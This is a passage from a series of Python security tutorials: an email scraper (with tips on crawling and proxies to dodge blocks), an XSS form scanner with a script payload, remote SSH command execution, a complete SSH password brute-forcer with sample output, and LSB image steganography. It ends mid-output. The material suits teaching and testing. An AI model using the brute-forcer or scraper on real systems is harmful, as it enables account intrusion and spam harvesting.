We need re module here because we will be extracting emails from HTML content using regular expressions, if you're not sure what a regular expression is, it is basically a sequence of characters that define a search pattern (check this tutorial for details).

I've grabbed the most used and accurate regular expression for email addresses from this stackoverflow answer:

```
url = "https://www.randomlists.com/email-addresses"
EMAIL_REGEX = r"""(?:[a-z0-9!#$%&'*+/=?^_`{|}~-]+(?:\.[a-z0-9!#$%&'*+/=?^_`{|}~-]+)*|"(?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d-\x7f]|\\[\x01-\x09\x0b\x0c\x0e-\x7f])*")@(?:(?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+[a-z0-9](?:[a-z0-9-]*[a-z0-9])?|\[(?:(?:(2(5[0-5]|[0-4][0-9])|1[0-9][0-9]|[1-9]?[0-9]))\.){3}(?:(2(5[0-5]|[0-4][0-9])|1[0-9][0-9]|[1-9]?[0-9])|[a-z0-9-]*[a-z0-9]:(?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21-\x5a\x53-\x7f]|\\[\x01-\x09\x0b\x0c\x0e-\x7f])+)\])"""
```

I know, it is very long, but this is the best so far that defines how email addresses are expressed in a general way.

url string is the URL we want to grab email addresses from, I'm using a website that generates random email addresses (which loads them using Javascript).

Let's initiate the HTML session, which is a consumable session for cookie persistence and connection pooling:

```
# initiate an HTTP session
session = HTMLSession()
```

Now let's send the GET request to the URL:

```
# get the HTTP Response
r = session.get(url)
```

If you're sure that the website you're grabbing email addresses from uses JavaScript to load most of the data, then you need to execute the below line of code:

```
# for JAVA-Script driven websites
r.html.render()
```

This will reload the website in Chromium and replaces HTML content with an updated version, with Javascript executed. Of course, it'll take some time to do that, that's why you need to execute this only if the website is loading its data using JavaScript.

Note: *Executing render() method as the first time will automatically download Chromium for you, so it will take some time to do that.*

Now that we have the HTML content and our email address regular expression, let's do it:

```
for re_match in re.finditer(EMAIL_REGEX, r.html.raw_html.decode()):
    print(re_match.group())
```

re.finditer() method returns an iterator over all non-overlapping matches in the string. For each match, the iterator returns a match object, that is why we're accessing the matched string (the email address) using group() method.

Here is a result of my execution:

```
msherr@comcast.net
miyop@yahoo.ca
ardagna@yahoo.ca
tokuhirom@att.net
atmarks@comcast.net
isotopian@live.com
hoyer@msn.com
ozawa@yahoo.com
mchugh@outlook.com
sriha@outlook.com
monopole@sbcglobal.net
monopole@sbcglobal.net
```

Awesome, only with few lines of code, we are able to grab email addresses from any web page we want!

You can extend this code to build a crawler to extract all website URLs and run this on every page you find, and then you save them to a file. However, some websites will discover that you're a bot and not human browsing the website, so it'll block your IP address, you need to use a proxy server in that case. Let us know what you did with this in the comments below!

PROJECT 15: Build a XSS Vulnerability Scanner in Python

Building a Python script that detects XSS vulnerability in web pages using requests and BeautifulSoup.

Cross-site scripting (also known as **XSS**) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable web application. The attacker aims to execute scripts in the victim's web browser by including malicious code in a normal web page. These flaws that allow these types of attacks are quite widespread in web applications that has user input.

In this tutorial, you will learn how you can write a Python script from scratch to detect this vulnerability.

We gonna need to install these libraries:

```
pip3 install requests bs4
```

Alright, let's get started:

```
import requests
from pprint import pprint
from bs4 import BeautifulSoup as bs
from urllib.parse import urljoin
```

Since this type of web vulnerabilities are exploited in user inputs and forms, as a result, we need to fill out any form we see by some javascript code. So, let's first make a function to get all the forms from the HTML content of any web page (grabbed from this tutorial):

```python
def get_all_forms(url):
    """Given a `url`, it returns all forms from the HTML content"""
    soup = bs(requests.get(url).content, "html.parser")
    return soup.find_all("form")
```

Now this function returns a list of forms as soup objects, we need a way to extract every form details and attributes (such as action, method and various input attributes), the below function does exactly that:

```python
def get_form_details(form):
    """
    This function extracts all possible useful information about an HTML `form`
    """
    details = {}
    # get the form action (target url)
    action = form.attrs.get("action").lower()
    # get the form method (POST, GET, etc.)
    method = form.attrs.get("method", "get").lower()
    # get all the input details such as type and name
    inputs = []
    for input_tag in form.find_all("input"):
        input_type = input_tag.attrs.get("type", "text")
        input_name = input_tag.attrs.get("name")
        inputs.append({"type": input_type, "name": input_name})
    # put everything to the resulting dictionary
    details["action"] = action
    details["method"] = method
    details["inputs"] = inputs
    return details
```

After we got the form details, we need another function to submit any given form:

```
def submit_form(form_details, url, value):
    """
    Submits a form given in `form_details`
    Params:
        form_details (list): a dictionary that contain form information
        url (str): the original URL that contain that form
        value (str): this will be replaced to all text and search inputs
    Returns the HTTP Response after form submission
    """
    # construct the full URL (if the url provided in action is relative)
    target_url = urljoin(url, form_details["action"])
    # get the inputs
    inputs = form_details["inputs"]
    data = {}
    for input in inputs:
        # replace all text and search values with `value`
        if input["type"] == "text" or input["type"] == "search":
            input["value"] = value
        input_name = input.get("name")
        input_value = input.get("value")
        if input_name and input_value:
            # if input name and value are not None,
            # then add them to the data of form submission
            data[input_name] = input_value

```

```
    if form_details["method"] == "post":
        return requests.post(target_url, data=data)
    else:
        # GET request
        return requests.get(target_url, params=data)
```

The above function takes form_details which is the output of get_form_details() function we just wrote as an argument, that contains all form details, it also accepts the url in which the original HTML form was put, and the value that is set to every text or search input field.

After we extract the form information, we just submit the form using requests.get() or requests.post() methods (depending on the form method).

Now that we have ready functions to extract all form details from a web page and submit them, it is easy now to scan for the XSS vulnerability now:

```
def scan_xss(url):
    """
    Given a `url`, it prints all XSS vulnerable forms and
    returns True if any is vulnerable, False otherwise
    """
    # get all the forms from the URL
    forms = get_all_forms(url)
    print(f"[+] Detected {len(forms)} forms on {url}.")
    js_script = "<Script>alert('hi')</scripT>"
    # returning value
    is_vulnerable = False
    # iterate over all forms
    for form in forms:
```

```
        form_details = get_form_details(form)
        content = submit_form(form_details, url, js_script).content.decode()
        if js_script in content:
            print(f"[+] XSS Detected on {url}")
            print(f"[*] Form details:")
            pprint(form_details)
            is_vulnerable = True
            # won't break because we want to print available vulnerable forms
    return is_vulnerable
```

Here is what the function does:

- Given a URL, it grabs all the HTML forms and then print the number of forms detected.
- It then iterates all over the forms and submit the forms with putting the value of all text and search input fields with a Javascript code.
- If the Javscript code is injected and successfully executed, then this is a clear sign that the web page is XSS vulnerable.

Let's try this out:

```
if __name__ == "__main__":
    url = "https://xss-game.appspot.com/level1/frame"
    print(scan_xss(url))
```

This is an intended XSS vulnerable website, here is the result:

```
[+] Detected 1 forms on https://xss-game.appspot.com/level1/frame.
[+] XSS Detected on https://xss-game.appspot.com/level1/frame
[*] Form details:
```

```
{'action': '',
 'inputs': [{'name': 'query',
             'type': 'text',
             'value': "<Script>alert('hi')</scripT>"},
            {'name': None, 'type': 'submit'}],
 'method': 'get'}
True
```

As you may see, the XSS vulnerability is successfully detected, now this code isn't perfect for any XSS vulnerable website, if you want to detect XSS for a specific website, you may need to refactor this code for your needs. The goal of this tutorial is to make you aware of this kind of attacks and to basically learn how to detect XSS vulnerabilities.

If you really want advanced tools to detect and even exploit XSS, there are a lot out there, XSStrike is such a great tool and it is written purely in Python !

Alright, we are done with this tutorial, you can extend this code by extracting all website links and run the scanner on every link you find, this is a great challenge for you !

Learn also: *How to Make a Port Scanner in Python using Socket Library*.

How to Execute Shell Commands in a Remote Machine in Python

Learning how you can execute shell commands and scripts on a remote machine in Python using paramiko library.

Have you ever wanted to quickly execute certain commands in your Linux machine in a remote manner ? or do you want to routinely execute some lines of code in your server to automate stuff? In this tutorial, you will learn how you can write a simple Python script to remotely execute shell commands in your Linux machine.

***RELATED**: How to Brute-Force SSH Servers in Python*.

We will be using the paramiko library, let's install it:

```
pip3 install paramiko
```

Defining some connection credentials:

```
import paramiko

hostname = "192.168.1.101"
username = "test"
password = "abc123"
```

In the above code, I've defined the hostname, username, and password, this is my local Linux box, you need to edit these variables for your case, or you may want to make command-line argument parsing using argparse module as we usually do in such tasks.

Note that, it isn't safe to connect to SSH using credentials like that, you can configure your SSH listener daemon to only accept public authentication key, instead of using a password. However, for demonstration purposes, we will be using a password.

Executing Shell Commands

Now let's create a list of commands you wish to execute on that remote machine:

```
commands = [
    "pwd",
    "id",
    "uname -a",
    "df -h"
]
```

In this case, just simple commands that outputs some useful information about the operating system.

The below code is responsible for initiating the SSH client and connecting to the server:

```
# initialize the SSH client
client = paramiko.SSHClient()
# add to known hosts
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
try:
    client.connect(hostname=hostname, username=username, password=password)
except:
    print("[!] Cannot connect to the SSH Server")
    exit()
```

Now let's iterate over commands we just defined and execute them one by one:

```
# execute the commands
for command in commands:
    print("="*50, command, "="*50)
    stdin, stdout, stderr = client.exec_command(command)
    print(stdout.read().decode())
    err = stderr.read().decode()
    if err:
        print(err)
```

Here are my results:

```
================================================== pwd
==================================================
```

```
/home/test

========================================================== id
==========================================================
uid=1000(test) gid=0(root) groups=0(root),27(sudo)

========================================================== uname
-a ==========================================================
Linux rockikz 4.17.0-kali1-amd64 #1 SMP Debian 4.17.8-1kali1 (2018-07-
24) x86_64 GNU/Linux

========================================================== df -h
==========================================================
Filesystem      Size  Used Avail Use% Mounted on
udev            1.9G     0  1.9G   0% /dev
tmpfs           392M  6.2M  386M   2% /run
/dev/sda1       452G  410G   19G  96% /
tmpfs           2.0G     0  2.0G   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           2.0G     0  2.0G   0% /sys/fs/cgroup
tmpfs           392M   12K  392M   1% /run/user/131
tmpfs           392M     0  392M   0% /run/user/1000
```

Awesome, these commands were successfully executed on my Linux machine!

Executing Scripts

Now that you know how you can execute commands one by one, let's dive a little bit deeper and execute entire shell (.sh) scripts.

Consider this script (named "script.sh"):

```
cd Desktop
mkdir test_folder
cd test_folder
echo "$PATH" > path.txt
```

After the SSH connection, instead of iterating for commands, now we read the content of this script and execute it:

```
# read the BASH script content from the file
bash_script = open("script.sh").read()
# execute the BASH script
stdin, stdout, stderr = client.exec_command(bash_script)
# read the standard output and print it
print(stdout.read().decode())
# print errors if there are any
err = stderr.read().decode()
if err:
    print(err)
# close the connection
client.close()
```

exec_command() method executes the script using the default shell (BASH, SH, or any other) and returns standard input, standard output, and standard error respectively, we will read from stdout and stderr if there are any, and then we close the SSH connection.

After the execution of the above code, a new file test_folder was created in Desktop and got a text file inside that which contain the

global $PATH variable:

```
fullclip@rockikz:~/Desktop$ ls
HELLO  test_folder
fullclip@rockikz:~/Desktop$ cd test_folder/
fullclip@rockikz:~/Desktop/test_folder$ ls
path.txt
fullclip@rockikz:~/Desktop/test_folder$ cat path.txt
/usr/local/bin:/usr/bin:/bin:/usr/games
fullclip@rockikz:~/Desktop/test_folder$
```

Conclusion

As you can see, this is useful for many scenarios, for example, you may want to manage your servers only by executing Python scripts remotely, you can do anything you want!

And by the way, If you want to run more complex jobs on a remote server you might want to look into Ansible instead.

You can also use Fabric library as it is a high-level Python library designed just to execute shell commands remotely over SSH, it builds on top of Invoke and Paramiko.

Feel free to edit the code as you wish, for example, you may want to parse command-line arguments with argparse.

PROJECT 16: Brute-Force SSH

Servers in Python

Writing a Python script to brute-force SSH credentials on a SSH server using paramiko library in Python.

A brute-force attack is an activity that involves repetitive attempts of trying many password combinations to break into a system that requires authentication. There are a lot of open-source tools to brute-force SSH in Linux such as Hydra, Nmap, and Metasploit. However, in this tutorial, you will learn how you can make an SSH brute-force script in the Python programming language.

We'll be using the paramiko library that provides us with an easy SSH client interface, let's install it:

```
pip3 install paramiko colorama
```

We're using colorama just for printing in colors, nothing else.

Open up a new Python file and import the required modules:

```
import paramiko
import socket
import time
from colorama import init, Fore
```

Defining some colors we gonna use:

```
# initialize colorama
init()

GREEN = Fore.GREEN
```

```
RED   = Fore.RED
RESET = Fore.RESET
BLUE  = Fore.BLUE
```

Now let's build a function that given hostname, username, and password, it tells us whether the combination is correct:

```
def is_ssh_open(hostname, username, password):
    # initialize SSH client
    client = paramiko.SSHClient()
    # add to know hosts
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        client.connect(hostname=hostname, username=username, password=password, timeout=3)
    except socket.timeout:
        # this is when host is unreachable
        print(f"{RED}[!] Host: {hostname} is unreachable, timed out.{RESET}")
        return False
    except paramiko.AuthenticationException:
        print(f"[!] Invalid credentials for {username}:{password}")
        return False
    except paramiko.SSHException:
        print(f"{BLUE}[*] Quota exceeded, retrying with delay...{RESET}")
        # sleep for a minute
        time.sleep(60)
        return is_ssh_open(hostname, username, password)
    else:
        # connection was established successfully
```

```
        print(f"{GREEN}[+] Found combo:\n\tHOSTNAME:
{hostname}\n\tUSERNAME: {username}\n\tPASSWORD: {password}
{RESET}")
        return True
```

A lot to cover here. First, we initialize our SSH Client using paramiko.SSHClient() class that is a high-level representation of a session with an SSH server.

Second, we set the policy to use when connecting to servers without a known host key, we used paramiko.AutoAddPolicy() which is a policy for automatically adding the hostname and new host key to the local host keys, and saving it.

Finally, we try to connect to the SSH server and authenticate to it using client.connect() method with 3 seconds of a timeout, this method raises:

- **socket.timeout**: when the host is unreachable during the 3 seconds.
- **paramiko.AuthenticationException**: when the username and password combination is incorrect.
- **paramiko.SSHException**: when a lot of logging attempts were performed in a short period of time, in other words, the server detects it is some kind of brute-force, we will know that and sleep for a minute and recursively call the function again with the same parameters.

If none of the above exceptions were raised, then the connection is successfully established and the credentials are correct, we return True in this case.

Since this is a command-line script, we will parse arguments passed in the command line:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="SSH Bruteforce Python
```

```
script.")
    parser.add_argument("host", help="Hostname or IP Address of SSH Server to bruteforce.")
    parser.add_argument("-P", "--passlist", help="File that contain password list in each line.")
    parser.add_argument("-u", "--user", help="Host username.")

    # parse passed arguments
    args = parser.parse_args()
    host = args.host
    passlist = args.passlist
    user = args.user
    # read the file
    passlist = open(passlist).read().splitlines()
    # brute-force
    for password in passlist:
        if is_ssh_open(host, user, password):
            # if combo is valid, save it to a file
            open("credentials.txt", "w").write(f"{user}@{host}:{password}")
            break
```

We basically parsed arguments to retrieve the hostname, username, and password list file and then iterate over all the passwords in the wordlist, I ran this on my local SSH server, here is a screenshot:

```
C:\Users\STRIX\Desktop\vscodes\ssh-client>python bruteforce_ssh.py 192.168.1.101 -u test -P wordlist.txt
[!] Invalid credentials for test:123456
[!] Invalid credentials for test:12345
[!] Invalid credentials for test:123456789
[!] Invalid credentials for test:password
[!] Invalid credentials for test:iloveyou
[!] Invalid credentials for test:princess
[!] Invalid credentials for test:12345678
[!] Invalid credentials for test:1234567
[+] Found combo:
        HOSTNAME: 192.168.1.101
        USERNAME: test
        PASSWORD: abc123
```

wordlist.txt is a Nmap password list file that contains more than 5000 passwords, I've essentially grabbed it from Kali Linux OS under the path "/usr/share/wordlists/nmap.lst".However, if you want to generate your own custom wordlist, I encourage you to use the Crunch tool.

DISCLAIMER

Test this with a server or a machine that you have permission to test on, otherwise it isn't our responsibility.

Alright, we are basically done with this tutorial, see how you can extend this script to use multi-threading for fast brute-forcing.

PROJECT 17: Hide Data in Images using Python

Learning how to hide secret data in images using Steganography least significant bit technique in Python using OpenCV and Numpy.

In this tutorial, you will learn how you can hide data into images with Python using OpenCV and NumPy libraries. This is called Steganography.

Table of content:

- What is Steganography?
- What is the Least Significant Bit?
- Getting Started
  - Handy Function to Convert Data into Binary
  - Hiding Text Inside the Image
  - Extracting Text from the Image
- Hiding Files Inside Images
- Running the Code
- Conclusion

What is Steganography?

Steganography is the practice of hiding a file, message, image, or video within another file, message, image, or video. The word Steganography is derived from the Greek words ***"steganos"*** (meaning hidden or covered) and ***"graphe"*** (meaning writing).

Hackers often use it to hide secret messages or data within media files such as images, videos, or audio files. Even though there are many legitimate uses for Steganography, such as watermarking, malware programmers have also been found to use it to obscure the transmission of malicious code.

In this tutorial, we will write Python code to hide text messages using **Least Significant Bit**.

What is the Least Significant Bit?

Least **S**ignificant **B**it (LSB) is a technique in which the last bit of each pixel is modified and replaced with the data bit. This method only works on Lossless-compression images, which means the files are stored in a compressed format. However, this compression does not result in the data being lost or modified. PNG, TIFF, and BMP are examples of lossless-compression image file formats.

As you may already know, an image consists of several pixels, each containing three values (Red, Green, and Blue); these values range

from 0 to 255. In other words, they are 8-bit values. For example, a value of 225 is 11100001 in binary, and so on.

To simplify the process, let's take an example of how this technique works; say I want to hide the message `"hi"` in a `4x3` image. Here are the example image pixel values:

```
[[(225, 12, 99), (155, 2, 50), (99, 51, 15), (15, 55, 22)],
[(155, 61, 87), (63, 30, 17), (1, 55, 19), (99, 81, 66)],
[(219, 77, 91), (69, 39, 50), (18, 200, 33), (25, 54, 190)]]
```

By looking at the ASCII Table, we can convert the `"hi"` message into decimal values and then into binary:

```
0110100 0110101
```

Now, we iterate over the pixel values one by one; after converting them to binary, we replace each least significant bit with that message bit sequentially. 225 is 1110000**1**, we replace the last bit (highlighted), the bit in the right (1), with the first data bit (0), which results in 11100000, meaning it's 224 now.

After that, we go to the next value, which is 0000110**0**, and replace the last bit with the following data bit (1), and so on until the data is completely encoded.

This will only modify the pixel values by +1 or -1, which is not visually noticeable. You can also use 2-Least Significant Bits, which will change the pixel values by a range of -3 to +3.

Here are the resulting pixel values (you can check them on your own):

```
[[(224, 13, 99), (154, 3, 50), (98, 50, 15), (15, 54, 23)],
```

```
[(154, 61, 87), (63, 30, 17), (1, 55, 19), (99, 81, 66)],
[(219, 77, 91), (69, 39, 50), (18, 200, 33), (25, 54, 190)]]
```

You can also use the three or four least significant bits when the data you want to hide is a little bigger and won't fit your image if you use only the least significant bit. In the upcoming sections, we will add an option to use any number of bits you want.

Getting Started

Now that we understand the technique we are going to use, let's dive into the Python implementation; we are going to use `OpenCV` to manipulate the image, you can use any other imaging library you want (such as `PIL`):

```
pip3 install opencv-python numpy
```

Open up a new Python file and follow along:

```
import cv2
import numpy as np
```

Handy Function to Convert Data into Binary

Let's start by implementing a function to convert any type of data into binary, and we will use this to convert the secret data and pixel values to binary in the encoding and decoding phases:

```
def to_bin(data):
    """Convert `data` to binary format as string"""
    if isinstance(data, str):
        return ''.join([ format(ord(i), "08b") for i in data ])
```

```
    elif isinstance(data, bytes):
        return ''.join([ format(i, "08b") for i in data ])
    elif isinstance(data, np.ndarray):
        return [ format(i, "08b") for i in data ]
    elif isinstance(data, int) or isinstance(data, np.uint8):
        return format(data, "08b")
    else:
        raise TypeError("Type not supported.")
```

Hiding Text Inside the Image

The below function will be responsible for hiding text data inside images:

```
def encode(image_name, secret_data):
    # read the image
    image = cv2.imread(image_name)
    # maximum bytes to encode
    n_bytes = image.shape[0] * image.shape[1] * 3 // 8
    print("[*] Maximum bytes to encode:", n_bytes)
    if len(secret_data) > n_bytes:
        raise ValueError("[!] Insufficient bytes, need bigger image or less data.")
    print("[*] Encoding data...")
    # add stopping criteria
    secret_data += "====="
    data_index = 0
    # convert data to binary
    binary_secret_data = to_bin(secret_data)
    # size of data to hide
    data_len = len(binary_secret_data)
    for row in image:
```

```
        for pixel in row:
            # convert RGB values to binary format
            r, g, b = to_bin(pixel)
            # modify the least significant bit only if there is still data to store
            if data_index < data_len:
                # least significant red pixel bit
                pixel[0] = int(r[:-1] + binary_secret_data[data_index], 2)
                data_index += 1
            if data_index < data_len:
                # least significant green pixel bit
                pixel[1] = int(g[:-1] + binary_secret_data[data_index], 2)
                data_index += 1
            if data_index < data_len:
                # least significant blue pixel bit
                pixel[2] = int(b[:-1] + binary_secret_data[data_index], 2)
                data_index += 1
            # if data is encoded, just break out of the loop
            if data_index >= data_len:
                break
    return image
```

Here is what the `encode()` function does:

- Reads the image using `cv2.imread()` function.
- Counts the maximum bytes available to encode the data.
- Checks whether we can encode all the data into the image.
- Adds stopping criteria, which will be an indicator for the decoder to stop decoding whenever it sees this (feel free to implement a better and more efficient one).
- Finally, it modifies the last bit of each pixel and replaces it with the

data bit.

Extracting Text from the Image

Now here is the decoder function:

```
def decode(image_name):
    print("[+] Decoding...")
    # read the image
    image = cv2.imread(image_name)
    binary_data = ""
    for row in image:
        for pixel in row:
            r, g, b = to_bin(pixel)
            binary_data += r[-1]
            binary_data += g[-1]
            binary_data += b[-1]
    # split by 8-bits
    all_bytes = [ binary_data[i: i+8] for i in range(0, len(binary_data), 8) ]
    # convert from bits to characters
    decoded_data = ""
    for byte in all_bytes:
        decoded_data += chr(int(byte, 2))
        if decoded_data[-5:] == "=====":
            break
    return decoded_data[:-5]
```

We read the image and then get the last bits of every image pixel. After that, we keep decoding until we see the stopping criteria we used during encoding.

Let's use these functions:

```
if __name__ == "__main__":
    input_image = "image.PNG"
    output_image = "encoded_image.PNG"
    secret_data = "This is a top secret message."
    # encode the data into the image
    encoded_image = encode(image_name=input_image, secret_data=secret_data)
    # save the output image (encoded image)
    cv2.imwrite(output_image, encoded_image)
    # decode the secret data from the image
    decoded_data = decode(output_image)
    print("[+] Decoded data:", decoded_data)
```

I have an example PNG image here; use whatever picture you want. Just make sure it is a Lossless-compression image format such as PNG, as discussed earlier.

The above code will take `image.PNG` image and encode `secret_data` string into it, and saves it into `encoded_image.PNG`. After that, we use `decode()` function that loads the new image and decodes the hidden message in it.

After the execution of the script, it will write another file `"encoded_image.PNG"` with precisely the same image looking but with secret data encoded in it. Here is the output:

```
[*] Maximum bytes to encode: 125028
[*] Encoding data...
[+] Decoding...
[+] Decoded data: This is a top secret message.
```

So we can decode about 122KB (125028 bytes) on this particular image. This

will vary from one image to another based on its resolution size.

Hiding Files Inside Images

In this section, we will make another script that is more advanced than the previous one, which has the following additional features:

- The above code only hides text data, so we'll be adding the ability to hide any binary data type, such as audio files, PDF documents, or even images!
- If the data we want to hide is bigger than the eighth of the image, we cannot hide it! Therefore, we add the possibility of hiding the two, three, or four least significant bits into the image.

To get started, we import the necessary libraries and the `to_bin()` function as before:

```
import cv2
import numpy as np
import os

def to_bin(data):
    """Convert `data` to binary format as string"""
    if isinstance(data, str):
        return ''.join([ format(ord(i), "08b") for i in data ])
    elif isinstance(data, bytes):
        return ''.join([ format(i, "08b") for i in data ])
    elif isinstance(data, np.ndarray):
        return [ format(i, "08b") for i in data ]
    elif isinstance(data, int) or isinstance(data, np.uint8):
        return format(data, "08b")
    else:
        raise TypeError("Type not supported.")
```

Now let's make the new `encode()` function:

```
def encode(image_name, secret_data, n_bits=2):
    # read the image
    image = cv2.imread(image_name)
    # maximum bytes to encode
    n_bytes = image.shape[0] * image.shape[1] * 3 * n_bits // 8
    print("[*] Maximum bytes to encode:", n_bytes)
    print("[*] Data size:", len(secret_data))
    if len(secret_data) > n_bytes:
        raise ValueError(f"[!] Insufficient bytes ({len(secret_data)}), need
bigger image or less data.")
    print("[*] Encoding data...")
    # add stopping criteria
    if isinstance(secret_data, str):
        secret_data += "====="
    elif isinstance(secret_data, bytes):
        secret_data += b"====="
    data_index = 0
    # convert data to binary
    binary_secret_data = to_bin(secret_data)
    # size of data to hide
    data_len = len(binary_secret_data)
    for bit in range(1, n_bits+1):
        for row in image:
            for pixel in row:
                # convert RGB values to binary format
                r, g, b = to_bin(pixel)
```

```
            # modify the least significant bit only if there is still data to store
            if data_index < data_len:
                if bit == 1:
                    # least significant red pixel bit
                    pixel[0] = int(r[:-bit] + binary_secret_data[data_index], 2)
                elif bit > 1:
                    # replace the `bit` least significant bit of the red pixel with the data bit
                    pixel[0] = int(r[:-bit] + binary_secret_data[data_index] + r[-bit+1:], 2)
                data_index += 1
            if data_index < data_len:
                if bit == 1:
                    # least significant green pixel bit
                    pixel[1] = int(g[:-bit] + binary_secret_data[data_index], 2)
                elif bit > 1:
                    # replace the `bit` least significant bit of the green pixel with the data bit
                    pixel[1] = int(g[:-bit] + binary_secret_data[data_index] + g[-bit+1:], 2)
                data_index += 1
            if data_index < data_len:
                if bit == 1:
                    # least significant blue pixel bit
                    pixel[2] = int(b[:-bit] + binary_secret_data[data_index], 2)
                elif bit > 1:
                    # replace the `bit` least significant bit of the blue pixel with the data bit
                    pixel[2] = int(b[:-bit] + binary_secret_data[data_index] + b[-bit+1:], 2)
                data_index += 1
```

```
            # if data is encoded, just break out of the loop
            if data_index >= data_len:
                break
    return image
```

This time, `secret_data` can be an `str` (hiding text) or `bytes` (hiding any binary data).

Besides that, we wrap the encoding with another `for` loop iterating `n_bits` times. The default `n_bits` parameter is set to 2, meaning we encode the data in the two least significant bits of each pixel, and we will pass command-line arguments to this parameter. It can be as low as 1 (won't encode much data) or as high as 6, but the resulting image will look different and a bit noisy.

For the decoding part, it's the same as before, but we add the `in_bytes` boolean parameter to indicate whether it's binary data. If it is so, then we use `bytearray()` instead of a regular string to construct our decoded data:

```
def decode(image_name, n_bits=1, in_bytes=False):
    print("[+] Decoding...")
    # read the image
    image = cv2.imread(image_name)
    binary_data = ""
    for bit in range(1, n_bits+1):
        for row in image:
            for pixel in row:
                r, g, b = to_bin(pixel)
                binary_data += r[-bit]
                binary_data += g[-bit]
                binary_data += b[-bit]
    # split by 8-bits
    all_bytes = [ binary_data[i: i+8] for i in range(0, len(binary_data), 8) ]
```

```
    # convert from bits to characters
    if in_bytes:
        # if the data we'll decode is binary data,
        # we initialize bytearray instead of string
        decoded_data = bytearray()
        for byte in all_bytes:
            # append the data after converting from binary
            decoded_data.append(int(byte, 2))
            if decoded_data[-5:] == b"=====":
                # exit out of the loop if we find the stopping criteria
                break
    else:
        decoded_data = ""
        for byte in all_bytes:
            decoded_data += chr(int(byte, 2))
            if decoded_data[-5:] == "=====":
                break
    return decoded_data[:-5]
```

Next, we use the `argparse` module to parse command-line arguments to pass to the `encode()` and `decode()` functions:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Steganography encoder/decoder, this Python scripts encode data within images.")
    parser.add_argument("-t", "--text", help="The text data to encode into the image, this only should be specified for encoding")
    parser.add_argument("-f", "--file", help="The file to hide into the image, this only should be specified while encoding")
```

```
    parser.add_argument("-e", "--encode", help="Encode the following image")
    parser.add_argument("-d", "--decode", help="Decode the following image")
    parser.add_argument("-b", "--n-bits", help="The number of least significant bits of the image to encode", type=int, default=2)
    # parse the args
    args = parser.parse_args()
    if args.encode:
        # if the encode argument is specified
        if args.text:
            secret_data = args.text
        elif args.file:
            with open(args.file, "rb") as f:
                secret_data = f.read()
        input_image = args.encode
        # split the absolute path and the file
        path, file = os.path.split(input_image)
        # split the filename and the image extension
        filename, ext = file.split(".")
        output_image = os.path.join(path, f"{filename}_encoded.{ext}")
        # encode the data into the image
        encoded_image = encode(image_name=input_image, secret_data=secret_data, n_bits=args.n_bits)
        # save the output image (encoded image)
        cv2.imwrite(output_image, encoded_image)
        print("[+] Saved encoded image.")
    if args.decode:
        input_image = args.decode
        if args.file:
            # decode the secret data from the image and write it to file
```

```
            decoded_data = decode(input_image, n_bits=args.n_bits,
in_bytes=True)
            with open(args.file, "wb") as f:
                f.write(decoded_data)
            print(f"[+] File decoded, {args.file} is saved successfully.")
        else:
            # decode the secret data from the image and print it in the console
            decoded_data = decode(input_image, n_bits=args.n_bits)
            print("[+] Decoded data:", decoded_data)
```

Note: *You can always check the complete code here.*

Here we added five arguments to pass:

- `-t` or `--text`: If we want to encode text into an image, then this is the parameter we pass to do so.
- `-f` or `--file`: If we want to encode files instead of text, we pass this argument along with the file path.
- `-e` or `--encode`: The image we want to hide our data into.
- `-d` or `--decode`: The image we want to extract data from.
- `-b` or `--n-bits`: The number of least significant bits to use. If you have larger data, then make sure to increase this parameter. I do not suggest being higher than 4, as the image will look scandalous and too apparent that something is going wrong with the image.

Running the Code

Let's run our code. Now I have the same image (`image.PNG`) as before:

Let's try to hide the `data.csv` file into it:

```
$ python steganography_advanced.py -e image.PNG -f data.csv -b 1
```

We pass the image using the `-e` parameter, and the file we want to hide using the `-f` parameter. I also specified the number of least significant bits to be one. Unfortunately, see the output:

```
[*] Maximum bytes to encode: 125028
[*] Data size: 370758
Traceback (most recent call last):
  File "E:\repos\pythoncode-tutorials\ethical-hacking\steganography\steganography_advanced.py", line 135, in <module>
    encoded_image = encode(image_name=input_image, secret_data=secret_data, n_bits=args.n_bits)
  File "E:\repos\pythoncode-tutorials\ethical-hacking\steganography\steganography_advanced.py", line 27, in encode
    raise ValueError(f"[!] Insufficient bytes ({len(secret_data)}), need bigger
```

```
image or less data.")
ValueError: [!] Insufficient bytes (370758), need bigger image or less data.
```

This error is totally expected since using only one bit on each pixel value won't be sufficient to hide the entire 363KB file. Therefore, let's increase the number of bits (`-b` parameter):


```
$ python steganography_advanced.py -e image.PNG -f data.csv -b 2

[*] Maximum bytes to encode: 250057
[*] Data size: 370758
Traceback (most recent call last):
